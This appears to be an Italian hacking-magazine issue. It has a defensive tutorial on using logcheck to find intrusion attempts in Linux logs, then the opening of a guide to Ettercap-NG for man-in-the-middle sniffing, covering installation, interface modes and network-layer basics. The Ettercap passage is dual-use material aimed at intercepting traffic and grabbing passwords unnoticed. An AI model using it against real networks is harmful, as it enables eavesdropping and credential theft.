


ENCICLOPEDIA DELL'HACKER
HACKER JOURNAL
TUTTI I SEGRETI PER DIVENTARE UN VERO HACKER
SECURITY
COMPUTER
SNIFFING
RETI
HACKING
INTERNET
SISTEMI
WEB
WI-FI
APPLICATION
MOBILE
GAMES
PROGRAMMING

Sommario

44 IL FATTORE DI RISCHIO

52 DOSSIER WIKILEAKS

58 BUCHIAMO FACEBOOK

66 NASCONDERSI NEI FILE DI LOG

Sommario

80 QUANDO GOOGLE FA L'HACKER

93 APACHE - ANTI-LEECH

110 CRACK DI IOS 4

iOS 4
Golden Master Cand ate today!

SPECIALE HACKERS MAGAZINE
N.1 - 9,90 Euro

Sprea International
Via Torino, 51
Cernusco Sul Naviglio (MI) - Italy
Tel. (+39) 02.92.43.21
Fax (+39) 02.92.43.2.236

Direttore responsabile:
Luca Sprea

Impaginazione:
Api Grafiche

Segretaria di redazione:
Laura Alessandroni

Stampa: Arti Grafiche Boccia S.p.a. - Salerno
Carta: Valpaco Paper Supply Chain Optimizer


Distribuzione:
M-Dis Distribuzione Spa
Via Cazzaniga, 19 – 20132 Milano

HACKERS MAGAZINE
Pubblicazione registrata al Tribunale di Milano il 15/07/2002 con il numero 414

di Alberto Lipari
redazione@hackerjournal.it

LE VIOLAZIONI NEGLI ACCESSI DI SISTEMA

SICUREZZA

PER SCOPRIRE SE UN COMPUTER SIA STATO OGGETTO DI TENTATIVI DI ACCESSO INDESIDERATO ESISTONO DIVERSI STRUMENTI, COME LOGCHECK...

Uno dei modi per verificare, ed eventualmente scoprire, se un computer sia stato oggetto di tentativi indesiderati d'accesso, è quello di ricercare le informazioni nei file di log, accertandosi che nessuno si sia intromesso nel nostro sistema, nell'assenza di manomissioni agli stessi file.
Cercare eventi di questo tipo nei vari file è un operazione laboriosa, che può richiedere ore, se non qualche giorno, a seconda delle dimensioni dei log e della tipologia di eventi che ricerchiamo. Per tale scopo sarebbe utile poter disporre di un programma che, eseguito ciclicamente, estragga dalle informazioni contenute nei vari file di log del sistema solo quelle relative ad eventi anomali o collegati a tentativi d'accesso non autorizzati e li invii ad un indirizzo di posta (generalmente all'amministratore del sistema), dopo averli ordinati e organizzati per tipologia.

LOGCHECK: LO SCOVA INTRUSI


Per le finalità appena descritte utilizzeremo uno script di shell che si chiama logcheck, sviluppato da Craig Rowland. Le moderne distribuzioni contengono questo strumento, ma per l'ultima versione si consiglia di visitare siti come RPM Find – http://rpmfind.net. Oltre alle distribuzioni Gnu/Linux, è possibile installare ed utilizzare questo software per altri sistemi operativi del ceppo Unix (FreeBSD, BSDI, Sun, HPUX, Digital-OSF/1, Irix) scaricando quanto serve da:

http://logcheck.org/

Per l'installazione è necessario essere utente root e digitare:

```
$ rpm –ivh logcheck-1.3.13-4.i386.rpm
```

Se vogliamo visualizzare la lista dei file che sono stati installati sulla nostra macchina, occorre eseguire il comando "rpm –qil logcheck". I principali file che saranno listati devono essere i seguenti:

```
/usr/share/doc/logcheck-1.3.13
/var/logcheck
```

```
/usr/bin/logtail
/etc/logcheck/hacking
/etc/logcheck/violations
/etc/logcheck/violations.ignore
/etc/logcheck/ignore
/usr/bin/logcheck.sh
/etc/cron.hourly/logcheck
```

Esaminiamo quelli più importanti.

`/usr/share/doc/logcheck-1.3.13`

contiene i file di documentazione relativi al pacchetto (README, INSTALL, CHANGES, ecc.);

`/var/logcheck`

è utilizzata come directory d'appoggio del file di log temporaneo, creato durante l'esecuzione di logcheck; questo file è costituito dall'accodamento di tutti i log di sistema che vogliamo controllare ed è cancellato al termine dell'esecuzione dello script;

`/usr/bin/logtail`

logtail è un programma, eseguito all'interno della script logcheck.sh, in grado di memorizzare il puntatore relativo all'ultima riga del file di log esaminato, ed è possibile utilizzarlo anche per altri file di tipo testuale, nel caso vi serva una funzione di questo tipo. Durante le successive esecuzioni dello script, le righe dei file di log che sono già state lette in precedenza, saranno scartate. Per ogni file di log sarà creato, nella stessa directory, un corrispondente file "########.offset", dove ####### è lo stesso nome del file di log esaminato; questo file conterrà un valore numerico riferito all'ultima riga letta;

`/etc/logcheck/hacking`

contiene stringhe di caratteri che, se trovate nei file di log, sono riportate nel messaggio di posta elettronica inviato e sono presentate alla fine in una sezione con il titolo "Active System Attack Alerts";

`/etc/logcheck/violations`

in questo file troviamo parole e stringhe che in genere sono contenute in eventi considerati "negativi"; record di log contenenti parole come "denied" e "refused" attivano durante l'esecuzione di logcheck righe di report nella sezione "Security Violations".

E' possibile in ogni caso che tali eventi, anche se segnalati, possano essere accettati (ad esempio un utente che ha sbagliato la propria password durante la procedura d'accesso al sistema);

`/etc/logcheck/violations.ignore`

supponiamo che una stessa stringa di caratteri sia contenuta in due diversi record di log, ma che solo uno di questi debba essere riportato come violazione al sistema. Possiamo utilizzare il file violations.ignore allo scopo, chiarendo questo concetto l'esempio riportato di seguito.

VIOLATIONS. IGNORE IN PRATICA

Poniamo di avere due record di log:

```
Sep 10 21:00:08 localhost
sendmail[23123]: GAA03745:
to=marvin, ctladdr=root
(0/0), delay=00:00:03,
xdelay=00:00:02, mailer=local,
stat=refused

Sep 17 17:17:17 localhost rshd:
refused connect from guestuser@
localhost:1490
```

Poiché vogliamo che solo la seconda riga di log (quella delle ore 17:17:17) debba attivare un allarme, allora inseriremo la stringa "refused" nel file violations e "mailer=local, stat=refused" nel file violations.ignore

`/etc/logcheck/ignore`

contiene le stringhe da ignorare e da non indicare in nessuna sezione del report finale; tutte le righe di log contenenti parole che non saranno trovate in nessuno dei quattro file appena visti, utilizzati da logcheck per filtrare i log (hacking, violations, violations.ignore, ignore), saranno aggiunte al report finale all'interno della terza sezione identificata con "Unusual System Events";

`/usr/bin/logcheck.sh`

questo script shell è il fulcro delle attività di controllo e contiene al suo interno varie sezioni contenenti le definizioni di variabili relative ai diversi sistemi operativi dove logcheck può essere eseguito. Se vogliamo quindi eseguire logcheck.sh su una macchina con un sistema operativo diverso da Linux, occorre rendere attive (non commentate) solo le righe relative a quel particolare sistema perché, rispetto a quest'ultimo, i comandi utilizzati all'interno dello script possono variare. Ad esempio, in logcheck.sh è definita la variabile MAIL, che può assumere i valori "mail", "mailx", "Mail", rispettivamente per i sistemi operativi Linux, HPUX, Digital-OSF/1.


SCRIPT MANUALE O AUTOMATICO

Lo script logcheck.sh può essere eseguito manualmente, oppure in modalità automatica, inserendo nella crontab (tabella dei comandi/programmi eseguiti a tempo dal programma cron) quanto segue:

```
10 07 * * * /usr/bin/logcheck.sh
```

(per una dettagliata spiegazione dei possibili valori che possono essere assegnati ai campi di crontab usate il comando "man 5 crontab").
La sequenza logica delle operazioni effettuate dallo script logcheck.sh si può riassumere coi seguenti punti:
- è eseguito il programma logtail che accoda i file di log in un unico file temporaneo, prelevando solo le informazioni non ancora trattate da precedenti esecuzioni di logcheck;
- per ogni riga del file di log temporaneo creato, è eseguita una scansione per la ricerca delle stringhe uguali a quelle contenute nel file "hacking", generando, se trovate, la sezione di report intitolata "Active System Attack Alerts";
- per ogni riga del file di log è eseguita una scansione per la ricerca delle stringhe uguali a quelle contenute nel file "violations", scartando, per quelle con confronto positivo, le righe che contengono stringhe di caratteri uguali a quelle contenute in "violations.ignore" e generando la sezione di report intitolata "Security Violations". Circa la relazione tra "violations" e "violations.ignore", rivedete l"esempio fatto quando abbiamo parlato di questi due file. La terza ed ultima sezione del report, "Unusual System Events", contiene tutte le restanti informazioni di log che non hanno trovato corrispondenza di stringhe nel file ignore, precedentemente visto. Il report sarà spedito all'indirizzo di posta definito nella variabile SYSADMIN.

```
Active System Attack Alerts
=-=-=-=-=-=-=-=-=-=-=-=-=-=
Sep  6 20:43:47 localhost sendmail[23123]: g84Ihl223123: localhost [192.168.0
.99]: vrfy root [rejected]

Security Violations
=-=-=-=-=-=-=-=-=-=
Sep  6 21:49:12 localhost su(pam_unix)[1233]: authentication failure; logname
=marvin uid=500 euid=0 tty= ruser=marvin rhost=  user=root

Unusual System Events
=-=-=-=-=-=-=-=-=-=-=
Sep  6 21:47:06 localhost kde(pam_unix)[926]: session opened for user marvin
by (uid=0)
Sep  6 21:49:22 localhost su(pam_unix)[1234]: session opened for user root by
 marvin(uid=500)
Sep  6 21:50:56 localhost su(pam_unix)[1294]: session opened for user marvin
by marvin(uid=500)
```

Osservando l'immagine precedente, nella sezione "Active System Attack Alerts", osservando l'evento registrato nei file di log alle ore 20:43:47 è evidente come dall"indirizzo Ip 192.168.0.99 sia stato impartito un comando sendmail di "vrfy"; ciò potrebbe indicare l'attivazione di un processo telnet sulla porta 25 (smtp) per scopi illeciti. L'evento delle ore 21:49:12, nella sezione "Security Violations", denuncia il fallito tentativo da parte dell'utente marvin di impartire il comando su (superuser) per ottenere i privilegi dell'amministratore di sistema; in questo caso l'utente marvin aveva sbagliato la password di root. Nella sezione "Unusual System Events", infine, si rilevano tre record di log relativi ad operazioni d'autenticazione; sono eventi di normale routine durante l'attività quotidiana dell'utente, ma non essendo stati inseriti nel file "ignore" utilizzato dalla script logcheck, sono comunque inseriti nel report. Concludendo, logcheck sicuramente può essere uno degli strumenti da utilizzare per implementare una politica di controllo relativa alla sicurezza di un sistema, ma i suoi report devono essere continuamente esaminati e se sospettiamo attività illecita, la frequenza d'esecuzione dello script deve essere aumentata.

Ettercap-NG: Man-in-the-middle attack

SNIFFING

ETTERCAP - NG È UNA V RISCRITTURA DI QUELLO CHE ERA ETTERCAP, UN TOOL COMPLETAMENTE ITALIANO FORTEMENTE "TEMUTO" DAGLI AMMINISTRATORI DI SISTEMA.

Ettercap è uno strumento di analisi che però, come spesso accade, può essere utilizzato in modo molto diverso a seconda di chi lo impiega. Del resto, il bene e il male sono spesso due facce contrapposte della stessa medaglia, all'utente spetta la scelta finale. In parole povere Ettercap-NG consente di sniffare il traffico su una rete switchata, analizzarlo, grabbare le password, fare il dissection di vari protocolli, bloccare connessioni, seguire lo stream dati di una particolare macchina e molto altro ancora...

DOVE REPERIRLO

L'installazione non presenta particolari problemi, sono richieste alcune dipendenze che in genere saranno già presenti di default sulla vostra box. Scarichiamo quindi Ettercap, al momento in cui scrivo l'ultima versione è la 0.7.3, la potete trovare su http://ettercap.sourceforge.net.
 Prima di procedere all'unpack vediamo di cosa abbiamo bisogno,

iniziamo col controllare se abbiamo le libpcap installate:

```
$ ls -l /usr/lib/libpcap.so
lrwxrwxrwx  1 root root 23¬
Jun 12  2009 /usr/lib/libpcap.so
-> /usr/lib/libpcap.so.0.8
$ ls -l¬
/usr/lib/libpcap.so.0.8
-rwxr-xr-x  1 root root¬
164128 Apr  1  2009¬
/usr/lib/libpcap.so.0.8
```

Troverete un link e quindi la libreria, se non avete nessuno di questi file allora dovrete scaricarli da: http://www.tcpdump.org/release/libpcap-0.8.3.tar.gz, l'installazione è molto semplice:

```
$ tar xzf¬
/usr/portage/distfiles/libpcap-¬
0.8.3.tar.gz
$ cd libpcap-0.8.3
# ./configure && make &&¬
install
```

La seconda dipendenza è rappresentata dalle libnet, utilizzate per fare packet injection, verifichiamo di averle:

```
$ ls -l /usr/lib/¬
libnet.a
-rw-r--r--  1 root root 138828¬
Apr  2  2009 /usr/lib/libnet.a
```

Se non le avete scaricatele da qui: http://www.sfr-fresh.com/unix/privat/libnet-1.1.2.1.tar.gz/ , l'installazione è semplice come per le libpcap:

```
$ tar xzf¬
/usr/portage/distfiles/libnet-¬
1.1.2.1.tar.gz
$ cd libnet
# ./configure && make &&¬
make install
```

Ed, infine, le libltdl per l'utilizzo dei plugin, queste lib (che molto probabilmente non avrete) sono parte delle libtool, perciò installeremo libtool, scaricatele da qui: http://ftp.gnu.org/gnu/libtool/ e quindi:

```
$ tar xzf libtool-
2.2.tar.gz
$ cd libtool-2.2
$ ./configure && make &&
make install
```

Le ultime due dipendenze saranno necessarie se avrete intenzione di usare ettercap da console o da dentro X, nel primo caso vi basterà avere le ncurses, nel secondo dovrete installare le GTK+, ma per questo vi rimando al README del pacchetto perché l'installazione richiederebbe un articolo a parte .
Infine, se desiderate testare la dissection dei protocolli SSH, avrete bisogno di openssl:

```
$ ls -l /usr/lib/libssl.a
-rw-r--r--  1 root root¬
308012 Dec 27 01:27¬
/usr/lib/libssl.a
```

Che potete trovare qui: http://www.openssl.org/ fate:

```
$ tar xzf openssl-¬
0.9.8g.tar.gz
$ cd openssl-0.9.8g
# ./config && make &&¬
make test && make install
```

E quindi passiamo all'installazione di Ettercap:

```
$ tar xzf ettercap-NG-¬
0.7.3.tar.gz
$ cd ettercap-NG-0.7.3
# ./configure && make &&¬
make install
```

Per avviarlo, ovviamente, abbiamo bisogno dei permessi di root, possiamo scegliere tre modalità differenti di interfaccia grafica:

```
# ettercap -T // Per
avviarlo in modalita' testo
# ettercap -C // Per
avviarlo con le ncurses
# ettercap -G // Se siamo
sotto X e vogliamo una GUI
```

Se siete in un terminale avviate il programma con "-C", se invece avete a disposizione un server grafico, usate "-G". Nel caso di interfaccia con ncurses ricordate che potrete navigare tra le finestre con il tasto "Tab", e potrete chiuderle con "Ctrl+Q", se invece avete avviato Ettercap da un Xterm potrete usare direttamente il mouse.
Sotto il menu "Sniff" troverete due possibilita': "Unified Sniffing" e "Bridged Sniffing", analizziamoli entrambi per capirne il loro significato.

Unified Sniffing

Scegliendo questa opzione Ettercap prenderà tutti i pacchetti in transito sul cavo, ne verificherà la destinazione e se non sono diretti alla macchina dalla quale stiamo operando, li redirezionerà direttamente sulla rete. Scegliendo questo tipo di sniffing l'IP forwarding verrà logicamente disabilitato, questo per evitare che un pacchetto venga rimandato all'host di destinazione due volte, una da Ettercap e una dal kernel. Gli autori ci avvisano anche di utilizzare con attenzione questa modalità se ci troviamo su un gateway, questo perché Ettercap ascolta il traffico su una singola interfaccia di rete e su una macchina dotata di più interfacce, non sarebbe possibile ri-routare il traffico nelle giuste direzioni.

Quindi, se vi trovate su un gateway, prima di iniziare lo sniffing, andate sul menu "Options" e selezionate l'opzione "Unoffensive" (che dice ad ettercap di NON disabilitare il packet forwarding del kernel). Una volta avviato lo sniffing dal menu "Start" potremo operare tutti i tipi di attacchi man-in-the-middle (MITM d'ora in poi) che il programma mette a nostra disposizione.

Bridged Sniffing

Come suggerisce il nome stesso, in questa modalità sarà possibile effettuare lo sniffing del traffico utilizzando la nostra scheda di rete in modalità bridge, avremo quindi bisogno di due interfacce dal momento che quella che viene posta in bridged mode diventerà completamente trasparente al traffico, e quindi non sarà possibile utilizzarla per manipolare i pacchetti.
Questa opzione, sebbene presenti lo "svantaggio" di dover disporre di due schede di rete, rende le nostre operazioni assolutamente invisibili agli altri... Ma prima di entrare nel dettaglio, abbiamo bisogno di conoscere le basi di una rete di computer.

Ettercap-NG: Man-in-the-middle attack

RETI, LAYER E HUB

Una rete, supponiamo per il momento che sia solo la nostra LAN o quella che abbiamo in ufficio, è un insieme di Layer (cioè livelli), ognuno dei quali svolge un compito diverso. A seconda dei casi una rete può essere considerata come un sandwich di 5 o 7 layer differenti, ma nel nostro caso avremo bisogno soltanto di conoscere i primi 4, che in ordine sono:

Layer 4 Trasporto
Layer 3 Network
Layer 2 Datalink
Layer 1 Fisico

Il primo layer viene utilizzato per il trasporto dei segnali elettrici che rappresentano i dati che viaggiano sulla rete, questi segnali (che in genere sono onde quadre) viaggiano da una parte all'altra tramite cavi, raggi laser, onde elettromagnetiche o raggi infrarossi, quindi la trasmissione del segnale fa parte del Layer Fisico. Questo layer si occupa del controllo dei segnali, verifica che non ci siano stati problemi e si accorge se un segnale è arrivato disturbato a causa di collisioni o problemi sul mezzo di trasporto.

Il secondo layer diventa un pochino più astratto, su questo livello viaggiano i pacchetti datalink, nel caso di una Lan Ethernet (ne esistono svariati altri tipi) questi pacchetti hanno una lunghezza fissa e contengono, oltre la parte riservata ai dati, un indirizzo sorgente ed uno destinazione detti MAC Address (Media Access Control Address), lunghi 48 bit, ad esempio: 0A:55:84:F2:68:51. Ogni scheda di rete ha un MAC Address unico in tutto il mondo, ed esistono alcune normative per evitare che due aziende producano schede con lo stesso numero. E' molto importante che il MAC sia univoco per evitare che sulla rete Lan vengano a crearsi problemi. Questo livello si preoccupa di effettuare un controllo sui dati dei pacchetti, per vedere se sono arrivati come ci si aspettava, in caso contrario ne chiede il rinvio.
Il terzo layer è quello su cui dimora IP, il protocollo IP serve esclusivamente per la consegna del pacchetto, IP non conosce porte né servizi, il suo unico scopo è quello di consegnare il pacchetto, se i dati sono rovinati o non arrivano, a lui non importa, diciamo che IP è una sorta di postino, lui fa di tutto per consegnare il pacco, ma se durante il tragitto viene derubato, allora non dice nulla (IP non può semplicemente sapere che un pacchetto è andato perso). Un pacchetto IP è formato da un header con varie opzioni, un indirizzo sorgente e uno destinazione lunghi 32bit, che sicuramente avrete visto, ad esempio: 192.168.1.1 è un indirizzo IP, anche se abbiamo rappresentato l'indirizzo MAC separato dai ":" e l'indirizzo IP separato dal ".", ci terrei a ricordare che è una convenzione per noi umani, alle macchine questo non interessa perché nel pacchetto, a seconda del livello in cui si trovano, non faranno altro che leggere un numero più o meno lungo.
Il quarto layer, detto anche layer di trasporto, è rappresentato dal protocollo che si occupa di portare a destinazione, integri, tutti i bit del payload. I più noti, e che sicuramente conoscerete sono: TCP e UDP. Quando sentite qualcuno che vi chiede di collegarvi ad una macchina sulla porta XX, allora si sta sicuramente riferendo al layer 4, è infatti questo il livello che "conosce" ed utilizza le "porte". TCP e UDP in particolare si preoccupano di consegnare i dati con una sostanziale differenza: TCP instaura una connessione, e alla ricezione di ogni pacchetto invia una conferma, grazie a queste procedure il TCP garantisce la consegna dei dati (sempre che la linea non sia interrotta, o la macchina spenta, ma in questo caso TCP ce lo direbbe immediatamente). UDP, invece, consegna i dati su una determinata porta senza preoccuparsi se arrivino o meno a destinazione, se un pacchetto UDP si perde, non lo sapremo mai, ma se arriva saremo sicuri che i dati in esso contenuti sono esattamente quelli inviati e non contengono alterazioni. L'assenza di una connessione con conferma di arrivo rende UDP più veloce, e quindi appetibile su protocolli dove la latenza è importante (protocolli realtime o di online gaming), mentre TCP è preferibile dove è necessario sapere se i dati sono arrivati o meno (immaginate di inviare una mail e sentirvi dire che è arrivata a pezzetti, non ne sareste di certo felici). Tenente a mente che l'assenza di una connessione con conferma rende l'UDP molto più vulnerabile ad attacchi di tipo MITM rispetto al TCP.

RETE A "CIPOLLA"

Se non conoscevate questa distinzione sono sicuro che ora la vostra concezione di rete è leggermente cambiata, perché messa sotto quest'ottica i pacchetti diventano delle cipolle più che dei contenitorini di dati. Vi siete chiesti il perché? Immaginate una rete formata da un pc collegato ad un router collegato su internet, noi stiamo navigando sul sito web della nostra rivista e vogliamo scaricare un file, al momento del click sul nome del file all'interno del nostro browser, viene costruito un pacchetto di richiesta, le fasi sono queste: a livello 4 il pacchetto verrà marcato con la porta di destinazione 80 (web), verrà riempito con la nostra richiesta di download e quindi il controllo verrà passato al layer 3, questo layer metterà un'etichetta sul pacchetto

